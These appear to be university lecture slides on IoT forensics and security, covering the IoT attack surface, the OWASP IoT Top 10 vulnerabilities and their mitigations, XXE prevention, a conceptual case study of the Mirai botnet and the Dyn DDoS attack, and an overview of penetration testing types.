


# Unit 5:

## IoT Forensics



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# Unit Outlines:

- ▶ **Introduction to IoT Forensics:**
  - IoT Security
  - Security Problems
  - Attack Surface
- ▶ **OWASP Vulnerabilities & its mitigation techniques**
- ▶ **Forensic Investigation of IoT Devices**
- ▶ **Forensic Tools & Techniques**
- ▶ **IoT Standards & guidelines**
- ▶ **Case Study**

## Acknowledgements:

- ▶ **Open Web Application Security Project (OWASP)**

# Introduction to IoT Forensics : Security

## What is Security?

- “The quality or state of being secure—to be free from danger”
- A successful organization should have multiple layers of security in place:
  - Physical security
  - Personal security
  - Operations security
  - Communications security
  - Network security
  - Information security



# Introduction to IoT Forensics : Security


## What is Information Security?

- The protection of information and its critical elements, including systems and hardware that use, store, and transmit that information
- Necessary tools: policy, awareness, training, education, technology



# Confidentiality-Integrity-Availability (CIA)


To ensure protection against unauthorized access to or use of confidential information



To ensure that information and vital services are accessible for use when required

To ensure the accuracy and completeness of information to protect business processes

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- Low security devices from early design are still out there and used in compatible fall-back mode



# Flaw in Design

[Home](#)[Hacking](#)[Tech](#)[Deals](#)[Cyber Attacks](#)[Malware](#)[Spying](#)

# The Hacker News™

Security in a serious way

## Unpatchable Flaw in Modern Cars Allows Hackers to Disable Safety Features

Thursday, August 17, 2017 by Mohit Kumar

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## Unpatchable Car Hack

<https://thehackernews.com/2017/08/car-safety-hacking.html>

# Flaw in Library

Welcome > Blog Home > Cloud Security > Bad Code Library Triggers Devil's Ivy Vulnerability in Millions of IoT Devices



## BAD CODE LIBRARY TRIGGERS DEVIL'S IVY VULNERABILITY IN MILLIONS OF IOT DEVICES

by Tom Spring

July 19, 2017, 6:00 am

Tens of millions of products ranging from airport surveillance cameras, sensors, networking equipment and IoT devices are vulnerable to a flaw that allows attackers to remotely gain control over devices or crash them.

<https://threatpost.com/bad-code-library-triggers-devils-ivy-vulnerability-in-millions-of-iot-devices/126913/>

The vulnerability, dubbed Devil's Ivy, was identified by researchers at Senrio, who singled out high-end security cameras manufactured by Axis Communications. Senrio

## Top Stories

Silence Gang Borrows From Carbanak To Steal From Banks

November 1, 2017, 12:34 pm

Flaw in Google Bug Tracker Exposed Reports About Unpatched Vulnerabilities

October 30, 2017, 4:39 pm

Chain of 11 Bugs Takes Down Galaxy S8 at Mobile Pwn2Own

November 2, 2017, 1:35 pm

Popular 'Circle with Disney' Parental Control System Riddled With 23 Vulnerabilities

October 31, 2017, 5:37 pm

Rockwell Automation Patches Wireless Access Point against Krack

October 27, 2017, 12:23 pm

Emergency Oracle Patch Closes Bug Rated 10 in Severity


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# Rises of Threats Target IoT Devices

## IoT devices at risk: malicious programs target the ‘Internet of Things’

Currently, over 6 billion of ‘smart’ devices exist globally. It was when the Mirai botnet emerged in 2016 that the whole world learned how dangerous such devices may become in the hands of cybercriminals. However, the history of malware attacking IoT devices began much earlier.



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<https://securelist.com/honeypots-and-the-internet-of-things/78751/>



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


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- Peer-to-Peer or Mesh




# Typical IoT Infrastructure



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
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↗ **IoT Attack Surface**



# Typical Attack: Sniff Data on Private Network



# Typical Attack: Fake Control Server



→ IoT Attack Surface

# Typical Attack: Attack on Device Open Ports




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
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# Typical Attack: Steal Credential



→ IoT Attack Surface

# Typical Attack: Inject Bad Configuration or Firmware



## Other Attack Surface Areas → See OWASP

- Ecosystem
- Device Memory
- Device Physical Interfaces
- Device Web Interface
- Device Firmware
- Device Network Services
- Administrative Interface
- Local Data Storage
- Cloud Web Interface
- Third-party Backend APIs
- Update Mechanism
- Mobile Application
- Vendor Backend APIs
- Ecosystem Communication
- Network Traffic
- Authentication/Authorization
- Privacy
- Hardware (Sensors)



# TOP10



## OWASP Top 10 IoT Vulnerabilities 2014

- I1 Insecure Web Interface
- I2 Insufficient Authentication/Authorization
- I3 Insecure Network Services
- I4 Lack of Transport Encryption/Integrity Verification
- I5 Privacy Concerns
- I6 Insecure Cloud Interface
- I7 Insecure Mobile Interface
- I8 Insufficient Security Configurability
- I9 Insecure Software/Firmware
- I10 Poor Physical Security

# OWASP

## INTERNET OF THINGS

### VULNERABILITY CATEGORIES

# 10

## TOP



#### 1 Insecure Web Interface

covers IoT device administrative interfaces

#### Obstacles



Default usernames  
and passwords



No account lockout

XSS, CSRF, SQLi  
vulnerabilities



#### Solutions



Allow default usernames  
and password to be changed



Enable account lockout



Conduct web application  
assessments



## Insufficient Authentication/Authorization

covers all device interfaces and services

2



### Obstacles



Weak passwords



Password recovery mechanisms  
are insecure



No two-factor authentication  
available

### Solutions



Require strong, complex  
passwords



Verify that password recovery  
mechanisms are secure



Implement two-factor  
authentication where possible

# OWASP

## INTERNET OF THINGS

### VULNERABILITY CATEGORIES

# TOP 10



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## Insecure Network Services

covers all network services including device, cloud, web and mobile



### Obstacles



Unnecessary ports are open



Ports exposed to the internet via UPnP



Network services vulnerable to denial of service

### Solutions



Minimize open network ports



Do not utilize UPnP



Review network services for vulnerabilities



## Obstacles

Sensitive information is passed in clear text

SSL/TLS is not available or not properly configured

Proprietary encryption protocols are used

## Solutions

Encrypt communication between system components

Maintain SSL/TLS implementations

Do not use proprietary encryption solutions

### Lack of Transport Encryption

covers all network services including device, cloud, web and mobile

4





## 5 Privacy Concerns

covers all components of IoT solution



### Obstacles

- Too much personal information is collected
- Collected information is not properly protected
- End user is not given a choice to allow collection of certain types of data

### Solutions

- Minimize data collection
- Anonymize collected data
- Give end users the ability to decide what data is collected

# OWASP

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## INTERNET OF THINGS

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## TOP



### Obstacles

Interfaces are not reviewed for security vulnerabilities

Weak passwords are present

No two-factor authentication is present

### Solutions



Security assessments of all cloud interfaces



Implement two-factor authentication



Require strong, complex passwords

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# OWASP

## INTERNET OF THINGS

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## TOP

#### 7 Insecure Mobile Interface covers mobile application interfaces



Weak passwords  
are present



#### Obstacles



No two-factor authentication  
implemented



No account lockout  
mechanism



Implement account  
lockout after failed  
login attempts



Implement two-factor  
authentication



Require strong,  
complex passwords

#### Solutions



## Insufficient Security Configurability

covers the IoT device

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### Obstacles

Password security options are not available

Encryption options are not available

No option to enable security logging



### Solutions



Make security logging available



Allow the selection of encryption options



Notify end users in regards to security alerts

# OWASP

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## INTERNET OF THINGS

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### VULNERABILITY CATEGORIES

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## TOP



#### 9 Insecure Software/Firmware covers the IoT Device



#### Obstacles

- Update servers are not secured
- Device updates transmitted without encryption
- Device updates not signed

#### Solutions

- Sign updates
- Verify updates before install
- Secure update servers



## Poor Physical Security

covers the IoT device

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### Obstacles

Unnecessary external ports like  
USB ports

Access to operating systems  
through remove media

Inability to limit administrative  
capabilities

### Solutions

Minimize external ports like  
USB ports


Properly protect operating  
system

Include ability to limit  
administrative capabilities



Vulnerability/Risk	Description
1. Weak, Guessable, Hardcoded Passwords	Using easily brute-forced, publicly available, or unchangeable credentials
2. Insecure Network Services	Unneeded or insecure network services running on the device itself, especially those exposed to the internet, compromise the C.I.A. of information or allow unauthorized remote control
3. Insecure Ecosystem Interfaces	Insecure web, backend API, cloud, or mobile interfaces in the ecosystem outside of the device that allows compromise of the device or its related components.
4. Lack of Secure Update Mechanism	Lack of ability to securely update the device. Examples include lack of firmware validation on device, lack of secure delivery (plaintext transmission), lack of anti-rollback mechanisms
5. Use of Insecure or Outdated Components	Using deprecated or insecure software components/libraries that could allow the device to be compromised. Includes insecure customization of OS platforms, using third-party software, etc.
6. Insufficient Privacy Protection	User's personal information is stored on the device and is used insecurely or without permission
7. Insecure Data Transfer and Storage	Lack of encryption or access control of sensitive data anywhere within the ecosystem, including at rest, in transit, or during processing
8. Lack of Device Management	Lack of security support on devices deployed within production, including asset management, update management, secure decommissioning, systems monitoring, and response capabilities
9. Insecure Default Settings	Devices or systems shipped with insecure default settings or lack the ability to make the system more secure by restricting operators from modifying configurations
10. Lack of Physical Hardening	Lack of physical hardening measures, allowing potential attackers to gain sensitive information that can help in future remote attacks or take local control of the device

# XML External Entity Attack (XXE)



# Preventing an XXE Attack

A few pointers to secure your web apps from XXE attacks:

- **Parse the Parser:** Essentially, XXE is a form of injection attack that attacks weak XML parsers. Hence, a basic defense is to check your application's XML parsing library for XML features that can be misused, and disable them. In particular, disable DTDs (External Entities), as detailed [here](#). Also, check that your XML processors are patched.
- **Verify Inputs:** Verify that file uploads are XSD validated, and only whitelisted URLs are allowed.
- **Test via Code:** Don't underestimate manual code reviews. Identify and test for XXE attacks via API calls. Validate user inputs prior to it being parsed by the XML parser.
- **Remember the Basics:** Ensure that network monitoring tools and application firewalls are updated.

[https://owasp.org/www-project-top-ten/2017/A4\\_2017-  
XML External Entities \(XXE\)](https://owasp.org/www-project-top-ten/2017/A4_2017-XML_External_Entities_(XXE))

## Mirai Malware

- Malware that turns networked devices running Linux into remotely controlled "bots" that can be used as part of a botnet in large-scale network attacks
- Primarily targets online consumer devices such as IP cameras and home routers using a table of more than 60 common factory default usernames and passwords, and logs into them to infect them with the Mirai malware
- First found in August 2016
- Use in DDoS attacks
  - 20 September 2016 on the Krebs on Security site which reached 620 Gbit/s and 1 Tbit/s attack on French web host OVH
  - 21 October 2016 multiple major DDoS attacks in DNS services of DNS service provider Dyn
  - November 2016 attacks on Liberia's Internet infrastructure
- The source code for Mirai has been published in hacker forums as open-source

## What Can We Learn from Mirai Attacks?

- Do not use default passwords for all default usernames
- If possible, do not allow configuration interface from Internet side
- If the IoT devices are used only in the organization, do not expose to the public Internet
- If there is a need to use from the Internet, open only necessary ports and use non-default ports where possible

## Case: Dyn Botnet DDoS Attack

- DDoS Attack in October, 2016 → Target: DNS provider **Dyn**
  - DDoS attack was staged and launched from IoT devices using the Mirai malware
- **Mirai was designed for two main purposes:**
  - Find and infect IoT devices to grow the botnet
  - Participate in DDoS attacks based on commands received by remote Command and Control (C&C) infrastructure
- **Mirai operates in three stages:**
  1. Infect the device
  2. Protect itself
  3. Launch attack

## Case: Dyn Botnet DDoS Attack (Cont.)

### Stage 1:

- Scan for IoT devices that are accessible over the Internet
  - Primarily scans for ports **22, 23, 5747**, etc. that are open
  - Can be configured to scan for others
- Once connected → brute-forces usernames and passwords to login to the device
- Use the device to scan networks looking for more IoT devices

## Case: Dyn Botnet DDoS Attack (Cont.)


- **Stage 2: Protect itself**

- Kill other process running on infected device (SSH, Telnet, HTTP) to prevent owner from gaining remote access to device while infected
- Note: Rebooting the device can remove the malware, but it can become infected again

- **Stage 3: Launch attack**

- Infected device launches different types of attacks
- HTTP floods, SYN floods, etc. → DDoS-based attacks

## Case: Dyn Botnet DDoS Attack (Cont.)



<https://www.imperva.com/blog/how-to-identify-a-mirai-style-ddos-attack/>



# IOT Forensics

- The IoT Forensics could be perceived as a subdivision of the Digital Forensics.
- IoT Forensics is a relatively new and unexplored area.
- The purpose of the IoT Forensics is similar to the one of the Digital Forensics, which is to identify and extract digital information in a legal and forensically sound manner.



# IoT Device Penetration Testing



# PENETRATION TESTING

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Penetration testing (also known as a “pen test”), is an authorized simulated attack on a computer system, designed to evaluate the security of the system. The test is performed to identify weaknesses including the potential for unauthorized parties to gain access to the system's features and data, as well as strengths, enabling a full risk assessment to be completed.



## TYPES OF PENETRATION TESTS

### NETWORK PENETRATION TEST

- BLACK BOX
- WHITE BOX
- GRAY BOX



### WIRELESS PENETRATION TEST

### APPLICATION SECURITY TESTING



